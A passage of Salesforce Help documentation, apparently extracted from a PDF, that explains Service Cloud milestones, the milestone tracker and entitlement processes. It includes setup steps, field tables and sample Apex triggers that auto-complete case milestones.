A milestone named "Resolution Time" is set up to ensure that cases are resolved within 4 hours. The milestone has one criterion: `Case: Status EQUALS New,Working,Escalated.`

Here's how this milestone can be used:

1. At 10 a.m., a case is created whose Status is `New`, causing the milestone criteria to match the case criteria.
2. The "Resolution Time" milestone is automatically created with these settings:
   - Start Date = 10 a.m. (the current time)
   - Target Date = 2 p.m. (4 hours from the Start Date)
3. At 1 p.m., the support agent resolves the customer's issue and closes the case, and the milestone is marked complete.

Independent

A milestone named "Engineer Solution Proposed" is set up to track case escalation to Engineering. When this milestone occurs, the support agent expects a proposed solution from Engineering within 4 hours. The milestone has one criterion: `"Case: Status EQUALS Waiting on Engineer"` (a custom status).

Here's how this milestone can be used:

1. At 10 a.m., the support agent escalates a case to Engineering, causing the milestone criteria to match the case criteria.
2. An occurrence of the "Engineer Solution Proposed" milestone is automatically created with these settings:

- Start Date = 10 a.m. (the current time)
- Target Date = 2 p.m. (4 hours after the Start Date)

3. At 11 a.m., well before the Target Date, an engineer proposes a solution that's sent to the customer. The milestone is marked complete manually or via a workflow.

If the proposed solution works, there may be no other occurrences of the "Engineer Solution Proposed" milestone on the case. However, if the solution doesn't solve the customer's issue, another occurrence would be created:

1. At 1 p.m., the support agent re-escalates the case to Engineering, causing the milestone criteria to match the case criteria.
2. A second occurrence of the "Engineer Solution Proposed" milestone is created with these settings:
   - Start Date = 1 p.m. (the current time)
   - Target Date = 5 p.m. (4 hours after the Start Date)

The case now has two "Engineer Solution Proposed" milestones:

- One completed milestone that started at 10 a.m.
- One incomplete milestone that started at 1 p.m. and has a Target Date of 5 p.m.

The milestone can recur as many times as necessary until the entitlement process is completed.

Sequential

A milestone named "Customer Contact Made" is set up to track daily contact with a customer as part of an SLA. When this milestone occurs, the support agent has 24 hours to communicate with the customer.

Here's how this milestone can be used:

1. At 10 a.m. on Monday, a case is created whose entitlement process includes the "Customer Contact Made" milestone. The milestone has these settings:
   - Start Date = 10 a.m. Monday (the current time)
   - Target Date = 10 a.m. Tuesday (24 hours after the Start Date)
2. At 11 a.m. on Monday, the support agent communicates with the customer. This means that the milestone can be marked complete, and milestone's second occurrence is created. However, because the previous occurrence's Target Date is still in the future, the Start Date of the second occurrence is 10 a.m. Tuesday.

The case now has two "Customer Contact Made" milestones:

- One completed milestone that started at 10 a.m. Monday
- One incomplete milestone that is scheduled to start at 10 a.m. Tuesday with a Target Date of 10 a.m. Wednesday

If the support agent communicates with the customer multiple times on Monday, it doesn't affect the Tuesday milestone.

SEE ALSO:

Entitlement Processes

Add a Milestone to an Entitlement Process

Milestones: Supported Objects

Milestones represent required support steps that your team must complete to resolve a customer issue. Find out where you can use milestones in Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

What types of records can I add milestones to?

- Cases
- Work orders

How do I add milestones to a record?

Here are the general steps you'll follow:

1. Create "master" milestones in Setup that represent required steps in your support process.
2. Add the milestones to an entitlement process, which is a customizable timeline of milestones.
3. Apply the entitlement process to a customer entitlement.

When you link a support record, such as a work order, to an entitlement that includes an entitlement process, the process—with its milestones—is automatically applied to the record. To learn more, see Set Up Milestones.

Can I use the same entitlement for work orders and cases?

If the entitlement has an entitlement process associated with it, don't use the entitlement for multiple types of support records. Every entitlement process has a type—Case or Work Order—and a process only works on records that match its type. For example, when a Case entitlement process is applied to an entitlement, the process runs only on cases associated with the entitlement. If a work order is also associated with the entitlement, the process doesn't run on the work order.

When I create a milestone, can I add it to both types of entitlement processes?

Yes. For example, if you create a First Response milestone in Setup, you can add it to both Case and Work Order entitlement processes.

How do I set the type of an entitlement process?

You select the type when you create the entitlement process. Entitlement processes created before Summer '16 use the Case type. You can see an entitlement process's type on its detail page.

Can I change the type of an entitlement process?

No. Once an entitlement process is created, all its versions must use the same type. Want to make the most of a particularly awesome entitlement process? Remember that you can easily create a similar process of a different type using the same milestones.

Are milestones supported in Lightning Experience?

Case milestones aren't supported in Lightning Experience. Milestones on work orders are available in Lightning Experience with some limitations:

- The Object Milestones related list and milestone tracker are not available on work orders in Lightning Experience
- Updates to entitlement processes and milestones must be made in Salesforce Classic
- Clicking a milestone-related feed item on a work order in Lightning Experience redirects you to Salesforce Classic

Where do I manage milestones in my org?

- View and create milestones from the Milestones node in Setup under Entitlement Management
- Manage **case** milestone page layouts and validations rules from the Case Milestones node in Setup
- Manage **work order** milestone page layouts and validation rules from the Object Milestones node in Setup

Set Up Milestones

Milestones represent required steps in your support management process, like first response times. Set up and customize milestones in your org so they can be added to entitlement processes and applied to support records like cases and work orders.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

1. Customize Milestone Page Layouts
   Milestones appear in the Case Milestones related list on cases, and the Object Milestones related list on work orders. Customize your page layouts to help support agents and supervisors track support progress.
2. Enable Milestone Feed Items
   Help support agents monitor support activity by enabling milestone feed items. This option posts a notification to the feed and the record owner's profile page when a milestone is completed or violated.
3. Set Up the Milestone Tracker
   The milestone tracker gives support agents a complete view of upcoming and closed milestones, and displays countdowns for active and overdue milestones. Add it to the case feed, work order feed, a custom page, or the service console.
4. Limit User Updates to Milestones
   Add validation rules to milestones to prevent users from updating milestones unless certain criteria are met.
5. Create a Milestone
   Milestones represent required steps in your support process, such as case resolution time and first response time. You'll create "master" milestones in your org, then add them to entitlement processes to enforce different service levels on support records like cases and work orders.
6. Auto-Complete Case Milestones
   Create an Apex trigger that automatically marks milestones Completed on cases that match unique criteria. In your trigger, define which events and related case criteria must be satisfied for a milestone to be marked Completed. You can implement a similar trigger to auto-complete work order milestones.

SEE ALSO:

Milestones

Entitlement Management Setup Checklist

Milestones: Supported Objects

Customize Milestone Page Layouts

Milestones appear in the Case Milestones related list on cases, and the Object Milestones related list on work orders. Customize your page layouts to help support agents and supervisors track support progress.

1. Add any of the following fields to case and object milestone detail pages.
   - To edit case milestone detail page layouts, from Setup, enter *Case Milestones* in the Quick Find box, then click **Page Layouts** under Case Milestones.
   - To edit object milestone detail page layouts (which apply to work order milestones), from Setup, enter *Object Milestones* in the Quick Find box, then click **Page Layouts** under Object Milestones.

Field	Description
Actual Elapsed Time	The amount of time that it took to complete a milestone. (Elapsed Time) – (Stopped Time) = (Actual Elapsed Time) Note: If you want to be able to display this field, **Enable stopped time and actual elapsed time** must be selected on the Entitlement Settings page.
Completed	Icon (✔) that indicates a milestone completion.
Completion Date	The date and time the milestone was completed.
Elapsed Time	The time it took to complete a milestone. Automatically calculated to include any business hours on the support record. Elapsed time is calculated only after the Completion Date field is populated.
Entitlement Process	The entitlement process that is being used for the record. Entitlement processes are optional.
Start Date	The date and time that the milestone tracking started.
Stopped Time	How long an agent has been blocked from completing a milestone. For example, an agent might wait for a customer to reply with more information. Note: **Enable stopped time and actual elapsed time** must be selected on the Entitlement Settings page.
Target Date	The date and time to complete the milestone.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create and edit page layouts:
- "Customize Application"

To create milestones:
- "Manage Entitlements"

  AND

  "Customize Application"

To enable the "Stopped Time" and "Actual Elapsed Time" fields:
- "Manage Entitlements"

Field	Description
`Target Response`	The time to complete the milestone. Automatically calculated to include any business hours on the support record.
`Time Remaining`	The time that remains before a milestone violation. Automatically calculated to include any business hours on the support record.
`Time Since Target`	The time that has elapsed since a milestone violation. Automatically calculated to include any business hours on the support record.
`Violation`	Icon () that indicates a milestone violation.

2. Add milestone elements to case and work order page layouts:
   a. Add milestone fields:

Field	Description
`Milestone Status`	The milestone's status.
`Milestone Status Icon`	An icon that corresponds to the milestone status: •  Compliant •  Open Violation •  Closed Violation
`Entitlement Process Start Time`	The time the record enters the entitlement process.
`Entitlement Process End Time`	The time the record exits the entitlement process.

   b. Add the Case Milestones or Object Milestones related list to display the record's milestones.

Enable Milestone Feed Items

Help support agents monitor support activity by enabling milestone feed items. This option posts a notification to the feed and the record owner's profile page when a milestone is completed or violated.

Important:

- Chatter and entitlements must be enabled in your org.
- Enabling milestone feed items doesn't create feed items for milestones that have already been completed or violated.
- If you add entitlement management to a community, enabling milestone feed items also makes feed items visible to community users.

1. From Setup, enter *Entitlement Settings* in the Quick Find box, then select **Entitlement Settings**.
2. Select Enable milestone feed items. This enables feed items for both cases and work orders.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To enable milestone feed items:
- "Manage Entitlements"

Set Up the Milestone Tracker

The milestone tracker gives support agents a complete view of upcoming and closed milestones, and displays countdowns for active and overdue milestones. Add it to the case feed, work order feed, a custom page, or the service console.

Often, support agents' performance is measured by how often they meet milestones. The milestone tracker helps agents be prepared for support deadlines by showing them:

- The time remaining until an active milestone reaches its Target Date
- The time passed since an overdue milestone's Target Date
- A list of upcoming milestones
- A list of closed milestones

When a milestone is in progress, the milestone is represented by a green circle. The circle winds down clockwise as time elapses. The remaining time is shown in the center of the circle. When the time to complete the milestone expires, the circle turns red. The amount of time that the milestone is overdue is shown in the center of the circle.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create and edit page layouts:
- "Customize Application"

To assign page layouts:
- "Manage Users"

To set how time displays in the milestone tracker:
- "Manage Entitlements"



If more than 24 hours remain on a milestone, the countdown displays in days (for example, 1d). When fewer than 24 hours remain, the countdown format switches to hours/minutes/seconds.

1. **Expose the milestone tracker to support agents.**

   You can expose the tracker in one of three ways:

   - Add it to the case feed. If you plan to use milestones on work orders, follow the same steps to add the tracker to the work order feed.
     a. From the object management settings for cases, go to Page Layouts.
     b. In the Case Page Layouts section, click **Edit**, and then click **Feed View** in the page layout editor.
     c. In the Other Tools and Components section, select the Milestone Tracker and specify where on the page you want it to appear.
     d. Click **Save**.
   - Add it to a custom Visualforce page using the `<apex:milestoneTracker>` component.
   - Add it as a component to the service console.

2. **Set how the milestone tracker displays time remaining or time overdue on milestones.**

   By default, the tracker uses actual hours. To make it display time remaining or time overdue in business hours, follow these steps.

   a. From Setup, enter *Entitlement Settings* in the Quick Find box, then select **Entitlement Settings**.
   b. In the Milestone Tracker section, deselect **Show the time remaining in actual hours, not business hours**.
   c. Click **Save**.

Example: Suppose an active milestone's business hours are 9 a.m. to 5 p.m. Right now, it's 4:30 p.m. and the milestone's Target Date is 11:00 a.m. tomorrow.

- If the milestone tracker shows the remaining time in **business hours** (the default setting), it displays a countdown of 2 hours and 30 minutes (4:30 to 5 p.m. today and 9 to 11 a.m. tomorrow).
- If the milestone tracker shows the remaining time in **actual hours**, it displays a countdown of 18 hours and 30 minutes (4:30 p.m. today to 11:00 a.m. tomorrow).

Limit User Updates to Milestones

Add validation rules to milestones to prevent users from updating milestones unless certain criteria are met.

1. From the object management settings for case milestones, go to Validation Rules.
2. Click **New**.
3. Enter the rule details.
4. Save your changes.

Example: This validation rule prevents users from selecting milestone completion dates that are earlier than the case creation date. You can create a similar validation rule for work orders from the object management settings for Object Milestones in Setup.

Field	Value
Rule Name	`milestone_completion_date`
Description	`A milestone's completion date must be later than the case creation date.`
Error Condition Formula	`CompletionDate < Case.CreatedDate`
Error Message	`Error: The milestone completion date must be later than the case creation date.`
Error Location	`Top of Page`

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To define or change field validation rules:
- "Customize Application"

To create or edit milestones:
- "Manage Entitlements"

Create a Milestone

Milestones represent required steps in your support process, such as case resolution time and first response time. You'll create "master" milestones in your org, then add them to entitlement processes to enforce different service levels on support records like cases and work orders.

Follow these steps to create a milestone.  Walk Through It: Create a Milestone.

Tip: The Entitlement Management Trailhead module introduces you to common terms and walks you through the process of creating milestones. And, it's fun! To get started, see Entitlement Management.

1. From Setup, enter `Milestones` in the Quick Find box, then select **Milestones** under Entitlement Management.
2. Click **New Milestone**.
3. Enter a name and description. Try to name milestones after common support tasks, like "First Response Time" or "Resolution Time". Descriptive names help users understand milestones when they see them on cases, work orders, or entitlement processes.
4. Select a recurrence type.

Recurrence Type	Description	Example
No Recurrence	The milestone occurs only once on the record.	"First Response" "Resolution Time"
Independent	The milestone occurs whenever the milestone criteria are met on the record.	"Response Time"
Sequential	The milestone occurs *on repeat* whenever the milestone criteria are met on the record.	"Customer Contact Made"

5. Click **Save**.

You can't apply milestones to a record by themselves; they must be part of an entitlement process. So after you create your milestone, add it to an entitlement process.

Tip: You can add validation rules to milestones so users can only update a milestone if it meets specific standards. For details, see Limit User Updates to Milestones.

SEE ALSO:

Milestone Recurrence Types

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create milestones:

- "Manage Entitlements"
  AND
  "Customize Application"

Auto-Complete Case Milestones

Create an Apex trigger that automatically marks milestones Completed on cases that match unique criteria. In your trigger, define which events and related case criteria must be satisfied for a milestone to be marked Completed. You can implement a similar trigger to auto-complete work order milestones.

The following triggers mark specific types of milestones Completed when the case they are on meets unique criteria. We've also provided a milestone utility Apex class and accompanying unit tests. Define the milestone utility class before you use any of the triggers.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To define Apex triggers and classes:
- "Author Apex"

Milestone Utility Apex Class

Apex classes reduce the size of your triggers and make it easier to reuse and maintain Apex code. To define this Apex class in your org:

1. From Setup, enter *Apex Classes* in the Quick Find box, then click **Apex Classes**.
2. Click **New**.
3. Copy the class text and paste it into the text field.
4. Click **Save**.

```
public class MilestoneUtils {
    public static void completeMilestone(List<Id> caseIds,
            String milestoneName, DateTime complDate) {
    List<CaseMilestone> cmsToUpdate = [select Id, completionDate
            from CaseMilestone cm
            where caseId in :caseIds and cm.MilestoneType.Name=:milestoneName
            and completionDate = null limit 1];
    if (cmsToUpdate.isEmpty() == false){
        for (CaseMilestone cm : cmsToUpdate){
            cm.completionDate = complDate;
            }
        update cmsToUpdate;
        }
    }
}
```

Apex Class Unit Test

You can set up Apex unit tests in the developer console to scan your code for any issues.

```
/**
* This class contains unit tests for validating the behavior of Apex classes
* and triggers.
*
* Unit tests are class methods that verify whether a particular piece
* of code is working properly. Unit test methods take no arguments,
* commit no data to the database, and are flagged with the testMethod
* keyword in the method definition.
*
* All test methods in an organization are executed whenever Apex code is deployed
* to a production organization to confirm correctness, ensure code
* coverage, and prevent regressions. All Apex classes are
* required to have at least 75% code coverage in order to be deployed
* to a production organization. In addition, all triggers must have some code coverage.
*
```

```
* The @isTest class annotation indicates this class only contains test
* methods. Classes defined with the @isTest annotation do not count against
* the organization size limit for all Apex scripts.
*
* See the Apex Language Reference for more information about Testing and Code Coverage.
*/
@isTest
private class MilestoneTest {

static testMethod void TestCompleteMilestoneCase(){

List<Account> acts = new List<Account>();
Account myAcc = new Account(Name='TestAct', phone='1001231234');
acts.add(myAcc);

Account busAcc = new Account(Name = 'TestForMS', phone='4567890999');
acts.add(busAcc);
insert acts;
Contact cont = new Contact(FirstName = 'Test', LastName = 'LastName', phone='4567890999',
 accountid = busAcc.id);
insert(cont);

Id contactId = cont.Id;

Entitlement entl = new Entitlement(Name='TestEntitlement', AccountId=busAcc.Id);
insert entl;

String entlId;
if (entl != null)
entlId = entl.Id;

List<Case> cases = new List<Case>{};
if (entlId != null){
Case c = new Case(Subject = 'Test Case with Entitlement ',
EntitlementId = entlId, ContactId = contactId);
cases.add(c);
}
if (cases.isEmpty()==false){
insert cases;
List<Id> caseIds = new List<Id>();
for (Case cL : cases){
caseIds.add(cL.Id);
}
milestoneUtils.completeMilestone(caseIds, 'First Response', System.now());
}
}

static testMethod void testCompleteMilestoneViaCase(){

List<Account> acts = new List<Account>();
Account myAcc = new Account(Name='TestAct', phone='1001231234');
acts.add(myAcc);

Account busAcc = new Account(Name = 'TestForMS', phone='4567890999');
```

```
acts.add(busAcc);
insert acts;
Contact cont = new Contact(FirstName = 'Test', LastName = 'LastName', phone='4567890999',
 accountid = busAcc.id);
insert(cont);

Id contactId = cont.Id;

Entitlement entl = new Entitlement(Name='TestEntitlement', AccountId=busAcc.Id);
insert entl;

String entlId;
if (entl != null)
entlId = entl.Id;

List<Case> cases = new List<Case>{};
for(Integer i = 0; i < 1; i++){
Case c = new Case(Subject = 'Test Case ' + i);
cases.add(c);
if (entlId != null){
c = new Case(Subject = 'Test Case with Entitlement ' + i,
EntitlementId = entlId);
cases.add(c);
}
}
```

Sample Trigger 1

You can create a milestone named Resolution Time that requires cases to be closed within a certain length of time. It's a great way to enforce case resolution terms in SLAs. This sample case trigger marks each Resolution Time milestone Completed when its case is closed. This way, the support agent doesn't have to manually mark the milestone completed after closing the case.

Note: This trigger references the milestone utility test class, so be sure to define the test class first.

To define this trigger in your org:

1. From Setup, enter *Case Triggers* in the Quick Find box, then click **Case Triggers**.
2. Click **New**.
3. Copy the trigger text and paste it into the text field.
4. Click**Save**.

```
trigger CompleteResolutionTimeMilestone on Case (after update) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
            List<Id> updateCases = new List<Id>();
            for (Case c : Trigger.new){
                  if (((c.isClosed == true)||(c.Status == 'Closed'))&&((c.SlaStartDate

                        <= completionDate)&&(c.SlaExitDate == null)))
        updateCases.add(c.Id);
        }
    if (updateCases.isEmpty() == false)
       milestoneUtils.completeMilestone(updateCases, 'Resolution Time', completionDate);
```

```
    }
}
```

Sample Trigger 2

You can create a milestone named First Response that requires agents to get in touch with a case contact within X minutes or hours of the case's creation. It's a nice way to ensure that your support team is communicating with case contacts as soon as possible. This sample email trigger marks a First Response milestone Completed when an email is sent to the case contact. That way, the support agent doesn't have to manually mark the First Response milestone Completed after they email the case contact.

Note: This trigger references the milestone utility test class, so be sure to define the test class first.

To define this trigger in your org:

1. From Setup, enter *Email Triggers* in the Quick Find box, then click **Email Triggers**.
2. Click **New**.
3. Copy the trigger text and paste it into the text field.
4. Click**Save**.

```
trigger CompleteFirstResponseEmail on EmailMessage (after insert) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
        Map<Id, String> emIds = new Map<Id, String>();
        for (EmailMessage em : Trigger.new){
            if(em.Incoming == false)
                emIds.put(em.ParentId, em.ToAddress);
        }
        if (emIds.isEmpty() == false){
            Set <Id> emCaseIds = new Set<Id>();
            emCaseIds = emIds.keySet();
                List<Case> caseList = [Select c.Id, c.ContactId, c.Contact.Email,
                    c.OwnerId, c.Status,
                    c.EntitlementId,
                    c.SlaStartDate, c.SlaExitDate
                    From Case c where c.Id IN :emCaseIds];
            if (caseList.isEmpty()==false){
                    List<Id> updateCases = new List<Id>();
                    for (Case caseObj:caseList) {
                        if ((emIds.get(caseObj.Id)==caseObj.Contact.Email)&&
                            (caseObj.Status == 'In Progress')&&
                            (caseObj.EntitlementId != null)&&
                            (caseObj.SlaStartDate <= completionDate)&&
                            (caseObj.SlaStartDate != null)&&
                            (caseObj.SlaExitDate == null))
                                updateCases.add(caseObj.Id);
                    }
                    if(updateCases.isEmpty() == false)
                        milestoneUtils.completeMilestone(updateCases,
                                'First Response', completionDate);
            }
        }
    }
}
```

Sample Trigger 3

While the previous trigger dealt with email messages, this sample case comment trigger marks a First Response milestone Completed when a public comment is made on the case. You can use it if a public case comment is a valid first response in your support terms.

Note: This trigger references the milestone utility test class, so be sure to define the test class first.

To define this trigger in your org:

1. From Setup, enter *Case Comment Triggers* in the Quick Find box, then click **Case Comment Triggers**.
2. Click **New**.
3. Copy the trigger text and paste it into the text field.
4. Click **Save**.

```
trigger CompleteFirstResponseCaseComment on CaseComment (after insert) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
        List<Id> caseIds = new List<Id>();
        for (CaseComment cc : Trigger.new){
                if(cc.IsPublished == true)
                caseIds.add(cc.ParentId);
        }
        if (caseIds.isEmpty() == false){
            List<Case> caseList = [Select c.Id, c.ContactId, c.Contact.Email,
                    c.OwnerId, c.Status,
                    c.EntitlementId, c.SlaStartDate,
                    c.SlaExitDate
                    From Case c
                    Where c.Id IN :caseIds];
        if (caseList.isEmpty() == false){
            List<Id> updateCases = new List<Id>();
            for (Case caseObj:caseList) {
                if ((caseObj.Status == 'In Progress')&&
                        (caseObj.EntitlementId != null)&&
                        (caseObj.SlaStartDate <= completionDate)&&
                        (caseObj.SlaStartDate != null)&&
                        (caseObj.SlaExitDate == null))
                    updateCases.add(caseObj.Id);
                }
                if(updateCases.isEmpty() == false)
                    milestoneUtils.completeMilestone(updateCases,
                    'First Response', completionDate);
            }
        }
    }
}
```

Entitlement Processes


Entitlement processes are timelines that include all the steps (or milestones) that your support team must complete to resolve support records like cases or work orders. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.

Not all entitlements require entitlement processes. For example, an entitlement might just state that a customer is eligible for phone support and business hours define phone support to be 24/7. If you need to add more to that definition—for example, if certain people must be emailed after a customer's case goes unresolved for two hours—use an entitlement process.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud



You can create up to 1,000 entitlement processes total, with up to 10 milestones per process. If your org was created before Summer '13, its maximum entitlement processes can be lower. Contact Salesforce to increase it.

Note: If you're using entitlement processes, manage customers' work orders and cases on separate entitlements. This is because an entitlement process only runs on records that match its type. For example, when a Case entitlement process is applied to an entitlement, the process only runs on cases associated with the entitlement. If a work order is also associated with the entitlement, the process won't run on the work order.

To view or cancel active entitlement processes, from Setup, enter *Entitlement Processes* in the Quick Find box, then select **Entitlement Processes**. You can also use the entitlement process queue to view or cancel active entitlement process actions. (Entitlement process monitoring isn't available in Professional Edition orgs.)

Tip: Entitlement process versioning lets you update existing entitlement processes, even if they're assigned to active entitlements and cases. This can be useful if the business rules behind your entitlement processes change, for example, or if you need to create multiple versions of the same entitlement process that have only minor differences.

Note: All users, even those without the "View Setup and Configuration" user permission, can view entitlement processes via the API.

SEE ALSO:

Set Up an Entitlement Process

Updating an Entitlement Process

How a Record Moves Through an Entitlement Process

Set Up an Entitlement Process

Entitlement processes are timelines that include all of the steps (milestones) that your support team must complete to resolve cases or work orders. Set up an entitlement process to apply to entitlements in your Salesforce org.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

1. Create an Entitlement Process
   Create an entitlement process to give support agents a timeline of required steps to follow when solving support records. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.
2. Customize Entitlement Process Fields
   If you intend to use entitlement processes in your Salesforce org, customize page layouts to ensure that support agents can see and interact with entitlement processes.
3. Add a Milestone to an Entitlement Process
   Add milestones to entitlement processes to define required steps in your support process.
4. Add a Milestone Action to an Entitlement Process
   Milestone actions are time-dependent workflow actions that occur at every step (milestone) in an entitlement process. After you create an entitlement process and add milestones to it, add milestone actions to the milestones.
5. Apply an Entitlement Process to an Entitlement
   You've created an entitlement process; now it's time to use it! Apply an entitlement process to a customer's entitlement so all support records linked to the entitlement use that process.

SEE ALSO:

Entitlement Management Setup Checklist

Create an Entitlement Process

Create an entitlement process to give support agents a timeline of required steps to follow when solving support records. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.

Note: You must create milestones before you create an entitlement process.

Tip: The Entitlement Management Trailhead module introduces you to common terms and walks you through creating an entitlement process. And, it's fun! To get started, see Entitlement Management.

1. From Setup, enter *Entitlement Processes* in the Quick Find box, then select **Entitlement Processes** under Entitlement Management.
2. Click **New Entitlement Process**.
3. Select an entitlement process type. If you intend to use the process to enforce milestones on cases, select Case. If you intend to use the process to enforce milestones on work orders, select Work Order. (If work orders aren't enabled in your org, you only see the Case option.)

   Note: If you're using entitlement processes, manage customers' work orders and cases on separate entitlements. This is because an entitlement process only runs on records that match its type. For example, when a Case entitlement process is applied to an entitlement, the process only runs on cases associated with the entitlement. If a work order is also associated with the entitlement, the process won't run on the work order.
4. Enter a name—for example, *Standard Support Process*—and a description.
5. If you want to enable the process, select **Active**.

   Tip: We recommend waiting to activate an entitlement process until you add milestone actions to it. You can't update or delete milestone actions on a process after it's activated and applied to a record.
6. Optionally, if entitlement versioning is enabled, select **Default Version** to make this version of the entitlement process the default.
7. Choose the criteria for records to enter and exit the entitlement process.

Field	Description	More Actions to Take?
Record* enters the process	**Based on record created date** Select if records should enter the process when they're created.	No
	Based on a custom date/time field on the record Select if you want the value of a custom date/time field on the record to determine when the record enters the process.	Yes, a drop-down list displays for selecting the custom date/time. You can only choose a custom date/time, not a custom date.
Record exits the process	**Based on when record is closed** Select if records should exit the process when they're closed.	No

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To view entitlements:
- "Read" on entitlements

To change entitlements:
- "Edit" on entitlements

To create and update entitlement processes:
- "Manage Entitlements"

Field	Description	More Actions to Take?
	Based on custom criteria Select if records should exit the process based on criteria you define.	Yes, select one of the following: • Choose `criteria are met` and select the filter criteria that a record must meet for it to exit the process. For example, set a case filter to *`Priority equals Low`* if you want cases with the `Priority` field marked Low to exit the process. Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." Salesforce triggers the rule if the formula returns "True." • Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." Records exit the process if the formula returns "True." For example, the formula `(Case: Priority equals Low) AND(Case: Case Origin equals Email, Web)` moves cases out of the process if their `Priority` field is Low and the `Case Origin` field is marked Email or Web.

*The field names you see will reflect the entitlement process type you selected.

8. Optionally, choose the business hours you'd like to apply to the entitlement process. The business hours you set here calculate the Target Date for all the milestones on this entitlement process. To learn more, see How Business Hours Work in Entitlement Management.
9. Save your changes.

Customize Entitlement Process Fields

If you intend to use entitlement processes in your Salesforce org, customize page layouts to ensure that support agents can see and interact with entitlement processes.

1. Add these fields to case and work order page layouts:

Field	Description
`Timeline` (available only on case page layouts)	How far along a case is to reaching an entitlement process's milestones. You can click or hover your mouse pointer over each milestone to view its details. These icons represent milestones: •  Completed milestone •  Violated milestone You can drag the Handle icon () along the Timeline Zoom tool to view past and future milestones. If an entitlement process applies to the case, this field appears.
`Stopped`	Lets you stop an entitlement process on a record, which might be necessary if you're waiting for a customer's reponse.
`Stopped Since`	The date and time the entitlement process was stopped on the record.

2. Save your changes.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To edit page layouts:
- "Customize Application"

Add a Milestone to an Entitlement Process

Add milestones to entitlement processes to define required steps in your support process.

1. From Setup, enter *Entitlement Processes* in the Quick Find box, then select **Entitlement Processes**.
2. Click the name of an entitlement process.
3. If you're using versioning, click the name of the entitlement process again under Entitlement Process Versions.
4. Click **New** on the Milestones related list.
5. Choose the milestone.
6. In `Time Trigger (Minutes)`, enter the number of minutes in which users must complete the milestone before it triggers an action.

   Or, if you'd like the trigger time for the milestone to be calculated dynamically based on the milestone type and properties of the case or work order, click **Enable Apex Class for the Time Trigger (Minutes)**.

   Note: You must have a custom Apex class that implements the `Support.MilestoneTriggerTimeCalculator` Apex interface to use this option.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To add milestones to entitlement processes:
- "Manage Entitlements"

7. If you selected **Enable Apex Class for the Time Trigger (Minutes)**, use the lookup to specify an Apex class for the dynamically calculated milestone.
8. Choose when the milestone starts:

Select	To	Use If
Milestone Criteria	Calculate the milestone `Target Date` when the milestone is applied to a support record (matches the record criteria).	A milestone's `Target Date` is based on when it's applied to a record. Use if the milestone is recurring. Note: An entitlement process usually starts when the record is created, but its milestones aren't always applied right away.
Entitlement Process	Calculate the milestone `Target Date` when the entitlement process starts (by default, when a support record is created).	A milestone's `Target Date` is based on the start of the entitlement process. For example, first response and resolution times on a case always calculate their `Target Date` when the entitlement process starts.

